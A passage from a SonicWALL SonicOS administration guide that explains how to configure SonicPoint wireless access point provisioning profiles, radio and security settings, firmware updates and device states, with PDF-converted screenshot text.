- **Name Prefix:** Enter a prefix for the names of all SonicPointNs connected to this zone. When each SonicPointN is provisioned it is given a name that consists of the name prefix and a unique number, for example: "SonicPoint 126008."
- **Country Code:** Select the country where you are operating the SonicPointNs. The country code determines which regulatory domain the radio operation falls under.
- **802.11n Radio Virtual AP Group:** (optional; on SonicWALL NSA only) Select a Virtual Access Point (VAP) group to assign these SonicPointNs to a VAP. This pull-down menu allows you to create a new VAP group. For more information on VAPs, see ["SonicPoint > Virtual Access Point" on page 595](#).

Step 3 In the **802.11n Radio** tab, configure the radio settings for the 802.11n radio:

- **Enable Radio:** Check this to automatically enable the 802.11n radio bands on all SonicPoints provisioned with this profile.
- **Mode:** Select your preferred radio mode from the **Mode** menu. The wireless security appliance supports the following modes:
 - **2.4GHz 802.11n Only** - Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
 - **2.4GHz 802.11n/g/b Mixed** - Supports 802.11b, 802.11g, and 802.11n clients simultaneously. If your wireless network comprises multiple types of clients, select this mode.



Tip

For optimal throughput speed solely for 802.11n clients, SonicWALL recommends the **802.11n Only** radio mode. Use the **802.11n/b/g Mixed** radio mode for multiple wireless client authentication compatibility.

- **2.4GHz 802.11g Only** - If your wireless network consists only of 802.11g clients, you may select this mode for increased 802.11g performance. You may also select this mode if you wish to prevent 802.11b clients from associating.
- **5 GHz 802.11n Only** - Allows only 802.11n clients access to your wireless network. 802.11a/b/g clients are unable to connect under this restricted radio mode.
- **5 GHz 802.11n/a Mixed** - Supports 802.11n and 802.11a clients simultaneously. If your wireless network comprises both types of clients, select this mode.
- **5 GHz 802.11a Only** - Select this mode if only 802.11a clients access your wireless network.
- **SSID:** Enter a recognizable string for the SSID of each SonicPoint using this profile. This is the name that will appear in clients' lists of available wireless connections.



Note If all SonicPoints in your organization share the same SSID, it is easier for users to maintain their wireless connection when roaming from one SonicPoint to another.

When the wireless radio is configured for a mode that supports 802.11n, the following options are displayed:

- **Radio Band** (802.11n only): Sets the band for the 802.11n radio:
 - **Auto** - Allows the appliance to automatically detect and set the optimal channel for wireless operation based on signal strength and integrity. This is the default setting. When this option is selected, the **Primary Channel** and **Secondary Channel** pull-down menus are displayed.
 - **Standard - 20 MHz Channel** - Specifies that the 802.11n radio will use only the standard 20 MHz channel. When this option is selected, the **Standard Channel** pull-down menu is displayed.
 - **Wide - 40 MHz Channel** - Specifies that the 802.11n radio will use only the wide 40 MHz channel. When this option is selected, the **Primary Channel** and **Secondary Channel** pull-down menus are displayed.
- **Standard Channel** - This pull-down menu only displays when the 20 MHz channel is selected. By default, this is set to **Auto**, which allows the appliance to set the optimal channel based on signal strength and integrity. Optionally, you can select a single channel within the range of your regulatory domain. Selecting a specific channel can also help with avoiding interference with other wireless networks in the area.
- **Primary Channel** - By default this is set to **Auto**. Optionally, you can specify a specific primary channel.
- **Secondary Channel** - The configuration of this pull-down menu is controlled by your selection for the primary channel:
 - If the primary channel is set to Auto, the secondary channel is also set to Auto.
 - If the primary channel is set to a specific channel, the secondary channel is set to the optimum channel to avoid interference with the primary channel.
- **Enable Short Guard Interval:** Specifies the short guard interval of 400ns (as opposed to the standard guard interval of 800ns). The guard interval is a pause in transmission intended to avoid data loss from interference or multipath delays.
- **Enable Aggregation:** Enables 802.11n frame aggregation, which combines multiple frames to reduce overhead and increase throughput.



Tip

The **Enable Short Guard Interval** and **Enable aggregation** options can slightly improve throughput. They both function best in optimum network conditions where users have strong signals with little interference. In networks that experience less than optimum conditions (interference, weak signals, etc.), these options may introduce transmission errors that eliminate any efficiency gains in throughput.

Step 4 In the **Wireless Security** section of the **802.11n Radio** tab, configure the following settings:

- **Authentication Type:** Select the method of authentication for your wireless network. You can select **WEP - Both (Open System & Shared Key)**, **WEP - Open System**, **WEP - Shared Key**, **WPA - PSK**, **WPA - EAP**, **WPA2-PSK**, **WPA2-EAP**, **WPA2-AUTO-PSK**, and **WPA2-AUTO-EAP**.

– **WEP** configuration

- **WEP Key Mode:** Select the size of the encryption key.
- **Default Key:** Select which key in the list below is the default key, which will be tried first when trying to authenticate a user.
- **Key Entry:** Select whether the key is alphanumeric or hexadecimal.
- **Key 1 - Key 4:** Enter the encryption keys for WEP encryption. Enter the most likely to be used in the field you selected as the default key.

– **WPA** or **WPA2** configuration:

- **EAPOL:** Select the version for wireless security: **v1** or **v2** (provides better security).
- **Cipher Type:** The cipher that encrypts your wireless data. Choose either **TKIP** (older, more compatible), **AES** (newer, more secure; default), or **Auto** (backward compatible).

- **Group Key Interval:** The time period for which a Group Key is valid. The default value is 86400 seconds. Setting to low of a value can cause connection issues.
- **Passphrase (PSK only):** This is the passphrase your network users must enter to gain network access.
- **RADIUS Server Settings (EAP Only):** Configure settings for your RADIUS authentication server.

Step 5 In the **ACL Enforcement** section, click **Enable MAC Filter List** to enforce 802.11a wireless access control based on MAC filtering allow/deny lists.

ACL Enforcement	<input checked="" type="checkbox"/> Enable MAC Filter List
Allow List:	--Select an Address Object Group--
Deny List:	--Select an Address Object Group--

- **Allow List:** Select an Address Object Group to automatically allow traffic from all devices with MAC address in the group.
- **Deny List:** Select an Address Object Group from the **Deny List** to automatically deny traffic from all devices with MAC address in the group.




Note The Deny list is enforced before the Allow list.



Note These pull-down menus allows you to create a new Address Object Group. For more information on Address Object Groups, see "[Network > Address Objects](#)" on [page 331](#).

- Step 6** In the **Advanced** tab, configure the performance settings for the 802.11n radio. For most 802.11n advanced options, the default settings give optimum performance.



The screenshot shows the 'Advanced' tab for the '802.11n Radio' settings. The '802.11n Advanced Radio Settings' section contains the following options:

- Hide SSID in Beacon
- Schedule IDS Scan: Disabled
- Data Rate: Best
- Transmit Power: Full Power
- Antenna Diversity: Best
- Beacon Interval (milliseconds): 100
- DTIM Interval: 1
- Fragmentation Threshold (bytes): 2348
- RTS Threshold (bytes): 2348
- Maximum Client Associations: 32
- Station Inactivity Timeout (seconds): 300
- Preamble Length: Long
- Protection Mode: None
- Protection Rate: 1 Mbps
- Protection Type: CTS-only
- Enable Short Slot Time
- Does not allow 802.11b Clients to Connect

- **Hide SSID in Beacon:** Check this option to have the SSID broadcast as part of the wireless beacon, rather than as a separate broadcast.
- **Schedule IDS Scan:** Select a time when there are fewer demands on the wireless network to schedule an Intrusion Detection Service (IDS) scan to minimize the inconvenience of dropped wireless connections.
- **Data Rate:** Select the speed at which the data is transmitted and received. **Best** automatically selects the best rate available in your area given interference and other factors. Or you can manually select a data rate.
- **Transmit Power:** Select the transmission power. Transmission power effects the range of the SonicPoint. You can select: **Full Power**, **Half (-3 dB)**, **Quarter (-6 dB)**, **Eighth (-9 dB)**, or **Minimum**.
- **Antenna Diversity:** The **Antenna Diversity** setting determines which antenna the SonicPoint uses to send and receive data. When **Best** is selected, the SonicPoint automatically selects the antenna with the strongest, clearest signal.
- **Beacon Interval (milliseconds):** Enter the number of milliseconds between sending out wireless beacons.
- **DTIM Interval:** Enter the interval in milliseconds.
- **Fragmentation Threshold (bytes):** Enter the number of bytes of fragmented data you want the network to allow.
- **RTS Threshold (bytes):** Enter the number of bytes.
- **Maximum Client Associations:** Enter the maximum number of clients you want the SonicPoint to support on this radio at one time.
- **Station Inactivity Timeout (seconds):** Enter the maximum time of inactivity before a station times out.

- **Preamble Length:** Select the length of the preamble--the initial wireless communication send when associating with a wireless host. You can select **Long** or **Short**.
- **Protection Mode:** Select the CTS or RTS protection. Select **None**, **Always**, or **Auto**. **None** is the default.
- **Protection Rate:** Select the speed for the CTS or RTS protection, **1 Mbps**, **2 Mbps**, **5 Mbps**, or **11 Mbps**.
- **Protection Type:** Select the type of protection, **CTS-only** or **RTS-CTS**.
- **Enable Short Slot Time:** Allow clients to disassociate and reassociate more quickly.
- **Allow Only 802.11g Clients to Connect:** Use this if you are using Turbo G mode and therefore are not allowing 802.11b clients to connect.

When a SonicPoint unit is first connected and powered up, it will have a factory default configuration (IP address 192.168.1.20, username: admin, password: password). Upon initializing, it will attempt to find a SonicOS device with which to peer. If it is unable to find a peer SonicOS device, it will enter into a stand-alone mode of operation with a separate stand-alone configuration allowing it to operate as a standard Access Point.

If the SonicPoint does locate, or is located by a peer SonicOS device, via the SonicWALL Discovery Protocol, an encrypted exchange between the two units will ensue wherein the profile assigned to the relevant Wireless zone will be used to automatically configure (provision) the newly added SonicPoint unit.

As part of the provisioning process, SonicOS will assign the discovered SonicPoint device a unique name, and it will record its MAC address and the interface and zone on which it was discovered. It can also automatically assign the SonicPoint an IP address, if so configured, so that the SonicPoint can communicate with an authentication server for WPA-EAP support. SonicOS will then use the profile associated with the relevant zone to configure the 2.4GHz and 5GHz radio settings.

Modifications to profiles will not affect units that have already been provisioned and are in an operational state. Configuration changes to operational SonicPoint devices can occur in two ways:

- Via manual configuration changes – Appropriate when a single, or a small set of changes are to be affected, particularly when that individual SonicPoint requires settings that are different from the profile assigned to its zone.
- Via un-provisioning – Deleting a SonicPoint unit effectively un-provisions the unit, or clears its configuration and places it into a state where it will automatically engage the provisioning process anew with its peer SonicOS device. This technique is useful when the profile for a zone is updated or changed, and the change is set for propagation. It can be used to update firmware on SonicPoints, or to simply and automatically update multiple SonicPoint units in a *controlled* fashion, rather than changing all peered SonicPoints at once, which can cause service disruptions.

Configuring a SonicPoint Profile for 802.11a or 802.11g

You can add any number of SonicPoint profiles. To configure a SonicPoint provisioning profile:

Step 1 To add a new profile click **Add** below the list of SonicPoint provisioning profiles in the **SonicPoint > SonicPoints** page. To edit an existing profile, select the profile and click the **Edit** icon in the **Configure** column of the profile you are editing.

Step 2 In the **General** tab of the **Add SonicPointN Profile** window, specify:

- **Enable SonicPoint:** Check this to automatically enable each SonicPoint when it is provisioned with this profile.
- **Retain Settings:** Check this to have the SonicPoints provisioned by this profile retain these settings until the appliance is rebooted.
- **Enable RF Monitoring:** Check this to enable RF monitoring on the SonicPoints.
- **Name Prefix:** Enter a prefix for the names of all SonicPoints connected to this zone. When each SonicPoint is provisioned it is given a name that consists of the name prefix and a unique number, for example: "SonicPoint 126008."
- **Country Code:** Select the country where you are operating the SonicPoints. The country code determines which regulatory domain the radio operation falls under.
- **802.11g Radio Virtual AP Group** and **802.11a Radio Virtual AP Group:** (optional; on SonicWALL NSA only) Select a Virtual Access Point (VAP) group to assign these SonicPoints to a VAP. These pull-down menus allow you to create a new VAP group. For more information on VAPs, see ["SonicPoint > Virtual Access Point" on page 595](#).

Step 3 In the **802.11g Radio** tab, configure the radio settings for the 802.11g (2.4GHz band) radio:

The screenshot shows the configuration page for the 802.11g Radio. The tabs at the top are General, 802.11g Radio (selected), 802.11g Adv, 802.11a Radio, and 802.11n. The 802.11g Radio Settings section includes:

- Enable Radio:** Checked, set to Always on.
- Radio Mode:** 2.4GHz 54Mbps - 802.11g.
- Channel:** AutoChannel.
- SSID:** (empty text field).
- ACL Enforcement:** Unchecked, with an option to Enable MAC Filter List.
- Allow List:** --Select an Address Object Group--.
- Deny List:** --Select an Address Object Group--.
- WEP/WPA Encryption:**
 - Authentication Type:** WEP - Both (Open System & Shared Key).
 - WEP Key Type:** None (selected) and Alphanumeric.
 - Default Key:** Key 1.
 - Key 1, 2, 3, 4:** (empty text fields).

- **Enable Radio:** Check this to automatically enable the 802.11g radio bands on all SonicPoints provisioned with this profile.
- **Radio Mode:** Select the speed of the wireless connection.
 - 2.4GHz 11Mbps - 802.11b
 - 2.4GHz 54 Mbps - 802.11g
 - 2.4GHz 08 Mbps - Turbo G



Note If you choose Turbo mode, all users in your company must use wireless access cards that support turbo mode.

- **Channel:** Select the channel the radio will operate on. The default is **AutoChannel**, which automatically selects the channel with the least interference. Use AutoChannel unless you have a specific reason to use or avoid specific channels.
- **SSID:** Enter a recognizable string for the SSID of each SonicPoint using this profile. This is the name that will appear in clients' lists of available wireless connections.



Note If all SonicPoints in your organization share the same SSID, it is easier for users to maintain their wireless connection when roaming from one SonicPoint to another.

- Step 4** In the **ACL Enforcement** section, click **Enable MAC Filter List** to enforce 802.11g wireless access control based on MAC filtering allow/deny lists.

- **Allow List:** Select an Address Object Group to automatically allow traffic from all devices with MAC address in the group.
- **Deny List:** Select an Address Object Group from the **Deny List** to automatically deny traffic from all devices with MAC address in the group.



Note The Deny list is enforced before the Allow list.



Note These pull-down menus allows you to create a new Address Object Group. For more information on Address Object Groups, see [“Network > Address Objects” on page 331](#).

- Step 5** In the **WEP/WPA Encryption** section of the **802.11g Radio** tab, configure the following settings:

- **Authentication Type:** Select the method of authentication for your wireless network. You can select **WEP - Both (Open System & Shared Key)**, **WEP - Open System**, **WEP - Shared Key**, **WPA - PSK**, **WPA - EAP**, **WPA2-PSK**, **WPA2-EAP**, **WPA2-AUTO-PSK**, and **WPA2-AUTO-EAP**.
 - **WEP** configuration

- **WEP Key Type:** Select the size of the encryption key and whether the key is alphanumeric or hexadecimal
- **Default Key:** Select which key in the list below is the default key, which will be tried first when trying to authenticate a user.
- **Key 1 - Key 4:** Enter the encryptions keys for WEP encryption. Enter the most likely to be used in the field you selected as the default key.

– **WPA or WPA2 configuration:**

The screenshot shows a configuration panel with two sections. The first section, titled "WEP/WPA Encryption", contains three fields: "Authentication Type" set to "WPA - EAP", "Cipher Type" set to "TKIP", and "Group Key Interval" set to "86400". The second section, titled "Radius Server Settings", contains a "Radius Server Settings" label and a "Configure..." button.

- **Cipher Type:** The cipher that encrypts your wireless data. Choose either **TKIP** (older, more compatible), **AES** (newer, more secure; default), or **Auto** (backward compatible).
- **Group Key Interval:** The time period for which a Group Key is valid. The default value is 86400 seconds. Setting to low of a value can cause connection issues.
- **Passphrase (PSK only):** This is the passphrase your network users must enter to gain network access.
- **RADIUS Server Settings (EAP Only):** Configure settings for your RADIUS authentication server.

Step 6 In the **802.11g Adv** tab, configure the performance settings for the 802.11g radio. For most 802.11g advanced options, the default settings give optimum performance.

The screenshot shows a configuration panel with tabs for "General", "802.11g Radio", "802.11g Adv", "802.11a Radio", and "802.11a Adv". The "802.11g Adv" tab is selected, showing "802.11g Advanced Radio Settings". The settings include:

- Hide SSID in Beacon
- Schedule IDS Scan: Disabled
- Data Rate: Best
- Transmit Power: Half (-3 dB)
- Antenna Diversity: Best
- Beacon Interval (milliseconds): 100
- DTIM Interval: 1
- Fragmentation Threshold (bytes): 2346
- RTS Threshold (bytes): 2346
- Maximum Client Associations: 32
- Preamble Length: Long
- CCK OFDM Power Delta: 1 dBm
- Protection Mode: None
- Protection Rate: 1 Mbps
- Protection Type: CTS-only
- Enable Short Slot Time
- Allow Only 802.11g Clients to Connect

- **Hide SSID in Beacon:** Check this option to have the SSID broadcast as part of the wireless beacon, rather than as a separate broadcast.

- **Schedule IDS Scan:** Select a time when there are fewer demands on the wireless network to schedule an Intrusion Detection Service (IDS) scan to minimize the inconvenience of dropped wireless connections.
- **Data Rate:** Select the speed at which the data is transmitted and received. **Best** automatically selects the best rate available in your area given interference and other factors. Or you can manually select a data rate.
- **Transmit Power:** Select the transmission power. Transmission power effects the range of the SonicPoint. You can select: **Full Power**, **Half (-3 dB)**, **Quarter (-6 dB)**, **Eighth (-9 dB)**, or **Minimum**.
- **Antenna Diversity:** The **Antenna Diversity** setting determines which antenna the SonicPoint uses to send and receive data. You can select:
 - **Best:** This is the default setting. When **Best** is selected, the SonicPoint automatically selects the antenna with the strongest, clearest signal. In most cases, **Best** is the optimal setting.

The SonicPoint-N wireless security appliance employs three antennas. The Antenna Diversity is set to **Best** by default, this is the only setting available for this appliance.
 - **1:** Select **1** to restrict the SonicPoint to use antenna 1 only. Facing the rear of the SonicPoint, antenna 1 is on the left, closest to the power supply.
 - **2:** Select **2** to restrict the SonicPoint to use antenna 2 only. Facing the rear of the SonicPoint, antenna 2 is on the right, closest to the console port.
- **Beacon Interval (milliseconds):** Enter the number of milliseconds between sending out a wireless beacon.
- **DTIM Interval:** Enter the interval in milliseconds.
- **Fragmentation Threshold (bytes):** Enter the number of bytes of fragmented data you want the network to allow.
- **RTS Threshold (bytes):** Enter the number of bytes.
- **Maximum Client Associations:** Enter the maximum number of clients you want the SonicPoint to support on this radio at one time.
- **Preamble Length:** Select the length of the preamble--the initial wireless communication send when associating with a wireless host. You can select **Long** or **Short**.
- **CCK OFDM Power Delta:** Select the difference in radio transmit power you will allow between the 802.11b and 802.11g modes: **0 dBm**, **1 dBm**, or **2 dBm**.
- **Protection Mode:** Select the CTS or RTS protection. Select **None**, **Always**, or **Auto**. **None** is the default.
- **Protection Rate:** Select the speed for the CTS or RTS protection, **1 Mbps**, **2 Mbps**, **5 Mbps**, or **11 Mbps**.
- **Protection Type:** Select the type of protection, **CTS-only** or **RTS-CTS**.
- **Enable Short Slot Time:** Allow clients to disassociate and reassociate more quickly.
- **Allow Only 802.11g Clients to Connect:** Use this if you are using Turbo G mode and therefore are not allowing 802.11b clients to connect.

Step 7 Configure the settings in the **802.11a Radio** and **802.11a Advanced** tabs. These settings affect the operation of the 802.11a radio bands. The SonicPoint has two separate radios built in. Therefore, it can send and receive on both the 802.11a and 802.11g bands at the same time.

The settings in the **802.11a Radio** and **802.11a Advanced** tabs are similar to the settings in the **802.11g Radio** and **802.11g Advanced** tabs. Follow the instructions in step 3 and step 4 in this procedure to configure the 802.11a radio.

Step 8 Click **OK**.

When a SonicPoint unit is first connected and powered up, it will have a factory default configuration (IP address 192.168.1.20, username: admin, password: password). Upon initializing, it will attempt to find a SonicOS device with which to peer. If it is unable to find a peer SonicOS device, it will enter into a stand-alone mode of operation with a separate stand-alone configuration allowing it to operate as a standard Access Point.

If the SonicPoint does locate, or is located by a peer SonicOS device, via the SonicWALL Discovery Protocol, an encrypted exchange between the two units will ensue wherein the profile assigned to the relevant Wireless zone will be used to automatically configure (provision) the newly added SonicPoint unit.

SonicPoints		Items 1 to 1 (of 1)						
#	Name	Interface	Network Settings	Status	802.11a Radio	802.11g Radio	Enable	Configure
1	SonicPoint 0425a6 X3 (WLAN)	X3 (WLAN)	IP: 10.10.10.224 MAC: 00:17:c5:04:25:a6	Operational	SSID: sonicwall Channel: AutoChannel Radio: Enabled (Active)	SSID: sonicwall Channel: AutoChannel Radio: Enabled (Active)	<input checked="" type="checkbox"/>	

As part of the provisioning process, SonicOS will assign the discovered SonicPoint device a unique name, and it will record its MAC address and the interface and zone on which it was discovered. It can also automatically assign the SonicPoint an IP address, if so configured, so that the SonicPoint can communicate with an authentication server for WPA-EAP support. SonicOS will then use the profile associated with the relevant zone to configure the 2.4GHz and 5GHz radio settings.

General | 802.11g Radio | 802.11g Adv | 802.11a Radio | 802.11a Adv

SonicPoint Settings

Enable SonicPoint Retain Settings

Enable RF Monitoring

Name Prefix:

Country Code:

Virtual Access Point Settings

802.11g Radio Virtual AP Group:

802.11a Radio Virtual AP Group:

General	802.11g Radio	802.11g Adv	802.11a Radio	802.11a Adv
802.11g Radio Settings				
<input checked="" type="checkbox"/>	Enable Radio	Always on		
	Radio Mode:	2.4GHz 54Mbps - 802.11g		
	Channel:	AutoChannel		
	SSID:			
ACL Enforcement <input type="checkbox"/> Enable MAC Filter List				
	Allow List:	--Select an Address Object Group--		
	Deny List:	--Select an Address Object Group--		
WEP/WPA Encryption				
	Authentication Type:	WEP - Both (Open System & Shared Key)		
	WEP Key Type:	None	Alphanumeric	
	Default Key:	Key 1		
	Key 1:			
	Key 2:			
	Key 3:			
	Key 4:			

General	802.11g Radio	802.11g Adv	802.11a Radio	802.11a Adv
802.11g Advanced Radio Settings				
<input type="checkbox"/>	Hide SSID in Beacon			
	Schedule IDS Scan:	Disabled		
	Data Rate:	Best		
	Transmit Power:	Half (-3 dB)		
	Antenna Diversity:	Best		
	Beacon Interval (milliseconds):	100		
	DTIM Interval:	1		
	Fragmentation Threshold (bytes):	2346		
	RTS Threshold (bytes):	2346		
	Maximum Client Associations:	32		
	Preamble Length:	Long		
	CCK OFDM Power Delta:	1 dBm		
	Protection Mode:	None		
	Protection Rate:	1 Mbps		
	Protection Type:	CTS-only		
<input type="checkbox"/>	Enable Short Slot Time			
<input type="checkbox"/>	Allow Only 802.11g Clients to Connect			

Modifications to profiles will not affect units that have already been provisioned and are in an operational state. Configuration changes to operational SonicPoint devices can occur in two ways:

- Via manual configuration changes – Appropriate when a single, or a small set of changes are to be affected, particularly when that individual SonicPoint requires settings that are different from the profile assigned to its zone.

- Via un-provisioning – Deleting a SonicPoint unit effectively un-provisions the unit, or clears its configuration and places it into a state where it will automatically engage the provisioning process anew with its peer SonicOS device. This technique is useful when the profile for a zone is updated or changed, and the change is set for propagation. It can be used to update firmware on SonicPoints, or to simply and automatically update multiple SonicPoint units in a *controlled* fashion, rather than changing all peered SonicPoints at once, which can cause service disruptions.

Updating SonicPoint Settings

You can change the settings of any individual SonicPoint list on the **Sonicpoint > SonicPoints** page.

Topics:

- [“Edit SonicPoint Settings” on page 573](#)
- [“Synchronize SonicPoints” on page 573](#)
- [“Enable and Disable Individual SonicPoints” on page 573](#)

Edit SonicPoint Settings

To edit the settings of an individual SonicPoint:

- Step 1** Under SonicPoint Settings, click the Edit icon in the Configure column for the SonicPoint you want to edit.
- Step 2** In Edit SonicPoint screen, make the changes you want. See [“Configuring a SonicPoint Profile” on page 558](#) for instructions on configuring these settings.
- Step 3** Click **OK** to apply these settings.

Synchronize SonicPoints

Click the **Synchronize SonicPoints** button at the top of the **SonicPoint > SonicPoints** page to issue a query directive from the firewall to the WLAN zone. All connected SonicPoints will report their current settings and statistics to SonicOS. SonicOS will also attempt to locate the presence of newly connected SonicPoints that have not yet registered with the firewall.

Enable and Disable Individual SonicPoints

You can enable or disable individual SonicPoints on the **SonicPoint > SonicPoints** page:

- Step 1** Check the box under **Enable** to enable the SonicPoint, uncheck the box to disable it.

#	Name	Interface	Network Settings	Status	802.11a Radio	802.11g Radio	Enable	Configure
1	SonicPoint 0425a6 X3 (WLAN)	X3 (WLAN)	IP: 10.10.10.224 MAC: 00:17:c5:04:25:a6	Operational	Channel: AutoChannel Radio: Enabled (Active)	Channel: AutoChannel Radio: Enabled (Active)	<input checked="" type="checkbox"/>	

- Step 2** Click **Accept** at the top of the **SonicPoint > SonicPoints** page to apply this setting to the SonicPoint.

Updating SonicPoint Firmware

Not all SonicOS firmware contains an image of the SonicPoint firmware. To check, scroll to the bottom of the **SonicPoint > SonicPoints** page and look for the **Download** link.

If your SonicWALL appliance has Internet connectivity, it will automatically download the correct version of the SonicPoint image from the SonicWALL server when you connect a SonicPoint device.

If your SonicWALL appliance does *not* have Internet access, or has access only through a proxy server, you must perform the following steps:

Step 1 Download the SonicPoint image from <http://www.mysonicwall.com> to a local system with Internet access.

You can download the SonicPoint image from one of the following locations:

- On the same page where you can download the SonicOS firmware
- On the Download Center page, by selecting **SonicPoint** in the Type drop-down menu

Step 2 Load the SonicPoint image onto a local Web server that is reachable by your SonicWALL appliance.

You can change the file name of the SonicPoint image, but you should keep the extension in tact (for example: .bin.sig).

Step 3 In the SonicOS user interface on your SonicWALL appliance, in the navigation pane, click **System** and then click **Administration**.

Step 4 In the **System > Administration** page, under Download URL, click the **Manually specify SonicPoint image URL** checkbox to enable it.

Step 5 In the text box, type the URL for the SonicPoint image file on your local Web server.

Step 6 Click **Accept**.

Automatic Provisioning (SDP & SSPP)

The SonicWALL Discovery Protocol (SDP) is a layer 2 protocol employed by SonicPoints and devices running SonicOS. SDP is the foundation for the automatic provisioning of SonicPoint units via the following messages:

- **Advertisement** – SonicPoint devices without a peer will periodically and on startup announce or advertise themselves via a broadcast. The advertisement will include information that will be used by the receiving SonicOS device to ascertain the state of the SonicPoint. The SonicOS device will then report the state of all peered SonicPoints, and will take configuration actions as needed.
- **Discovery** – SonicOS devices will periodically send discovery request broadcasts to elicit responses from L2 connected SonicPoint units.
- **Configure Directive** – A unicast message from a SonicOS device to a specific SonicPoint unit to establish encryption keys for provisioning, and to set the parameters for and to engage configuration mode.

- **Configure Acknowledgement** – A unicast message from a SonicPoint to its peered SonicOS device acknowledging a Configure Directive.
- **Keepalive** – A unicast message from a SonicPoint to its peered SonicOS device used to validate the state of the SonicPoint.

If via the SDP exchange the SonicOS device ascertains that the SonicPoint requires provisioning or a configuration update (e.g. on calculating a checksum mismatch, or when a firmware update is available), the Configure directive will engage a 3DES encrypted, reliable TCP based SonicWALL Simple Provisioning Protocol (SSPP) channel. The SonicOS device will then send the update to the SonicPoint via this channel, and the SonicPoint will restart with the updated configuration. State information will be provided by the SonicPoint, and will be viewable on the SonicOS device throughout the entire discovery and provisioning process.

SonicPoint and SonicPointN States

SonicPoint and SonicPointN devices can function in and report the following states (in all states listed below, **SonicPoint** refers to both SonicPoint and SonicPointN devices):

- **Initializing** – The state when a SonicPoint starts up and advertises itself via SDP prior to it entering into an operational or stand-alone mode.
- **Operational** – Once the SonicPoint has peered with a SonicOS device and has its configuration validated, it will enter into a operational state, and will be ready for clients.
- **Provisioning** – If the SonicPoint configuration requires an update, the SonicOS device will engage an SSPP channel to update the SonicPoint. During this brief process it will enter the provisioning state.
- **Safemode** – Safemode can be engaged by depressing the reset button, or from the SonicOS peer device. Placing a SonicPoint into Safemode returns its configuration to defaults, disables the radios, and disables SDP. The SonicPoint must then be rebooted to enter either a stand-alone, or some other functional state.
- **Non-Responsive** – If a SonicOS device loses communications with a previously peered SonicPoint, it will report its state as non-responsive. It will remain in this state until either communications are restored, or the SonicPoint is deleted from the SonicOS device's table.
- **Updating Firmware** – If the SonicOS device detects that it has a firmware update available for a SonicPoint, it will use SSPP to update the SonicPoint's firmware.
- **Downloading Firmware** – The SonicWALL appliance is downloading new SonicPoint firmware from the configured URL, which can be customized by the administrator. The default URL is <http://software.sonicwall.com>.
- **Downloading Failed** – The SonicWALL appliance cannot download the SonicPoint firmware from the configured URL.
- **Writing Firmware** – While the SonicPoint is writing new firmware to its flash, the progress is displayed as a percentage in the SonicOS management interface in the SonicPoint status field.
- **Over-Limit** – By default, up to 2 SonicPoint devices can be attached to the Wireless zone interface. If more than 2 units are detected, the over-limit devices will report an over-limit state, and will not enter an operational mode. The number can be reduced from 2 as needed.
- **Rebooting** – After a firmware or configuration update, the SonicPoint will announce that it is about to reboot, and will then do so.
- **Firmware failed** – If a firmware update fails, the SonicPoint will report the failure, and will then reboot.

- **Provision failed** – In the unlikely event that a provision attempt from a SonicOS device fails, the SonicPoint will report the failure. So as not to enter into an endless loop, it can then be manually rebooted, manually reconfigured, or deleted and re-provisioned.
- **Stand-alone Mode (not reported)** – If a SonicPoint device cannot find or be found by a SonicOS device to peer with, it will enter a stand-alone mode of operation. This will engage the SonicPoint's internal GUI (which is otherwise disabled) and will allow it to be configured as a conventional Access Point. If at any time it is placed on the same layer 2 segment as a SonicOS device that is sending Discovery packets, it will leave stand-alone mode, and will enter into a managed mode. The stand-alone configuration will be retained.

SonicPoint Deployment Best Practices

This section provides SonicWALL recommendations and best practices regarding the design, installation, deployment, and configuration issues for SonicWALL's SonicPoint wireless access points. The information covered allows site administrators to properly deploy SonicPoints in environments of any size. This section also covers related external issues that are required for successful operation and deployment.

SonicWALL cannot provide any direct technical support for any of the third-party Ethernet switches referenced in this section. The material is also subject to change without SonicWALL's knowledge when the switch manufacturer releases new models or firmware that may invalidate the information contained here.

Best practices information is provided in the following sections:

- ["Prerequisites" on page 576](#)
- ["Layer 2 and Layer 3 Considerations for SonicPoints" on page 577](#)
- ["Tested Switches" on page 577](#)
- ["Wiring Considerations" on page 578](#)
- ["Site Survey and Planning" on page 578](#)
- ["Channels" on page 579](#)
- ["Wireless Card Tuning" on page 579](#)
- ["PoE" on page 580](#)
- ["Spanning-Tree" on page 580](#)
- ["VTP and GVRP" on page 581](#)
- ["Port-Aggregation" on page 581](#)
- ["Broadcast Throttling/Broadcast Storm" on page 581](#)
- ["VAP Issues" on page 581](#)
- ["Troubleshooting" on page 582](#)
- ["Resetting the SonicPoint" on page 582](#)
- ["Switch Programming Tips" on page 583](#)

Prerequisites

The following are required for a successful SonicPoint deployment:

- SonicOS requires public Internet access in order for the UTM appliance to download and update the SonicPoint firmware images. If the device does not have public Internet access, you will need to obtain and download the SonicPoint firmware manually.
- One or more SonicWALL SonicPoint or SonicPoint-G wireless access points.
- If you are using a PoE switch to power the SonicPoint, it must be an 802.3af-compliant Ethernet switches. Vendor-specific switch programming notes can be found towards the end of this section for HP, Cisco, Dell, and D-Link. If not, you will need to use the power adapter that ships with the SonicPoint, or SonicWALL's PoE Injector. See:
http://www.sonicwall.com/downloads/SonicWALL_PoE_Injector_Users_Guide.pdf
- It is strongly recommended you obtain a support contract for SonicWALL as well as the PoE switch; this will allow you to update to new versions if issues are found on the switch side or on the SonicWALL side, or when new features are released.
- Be sure do conduct a full site survey before installation (see section below).
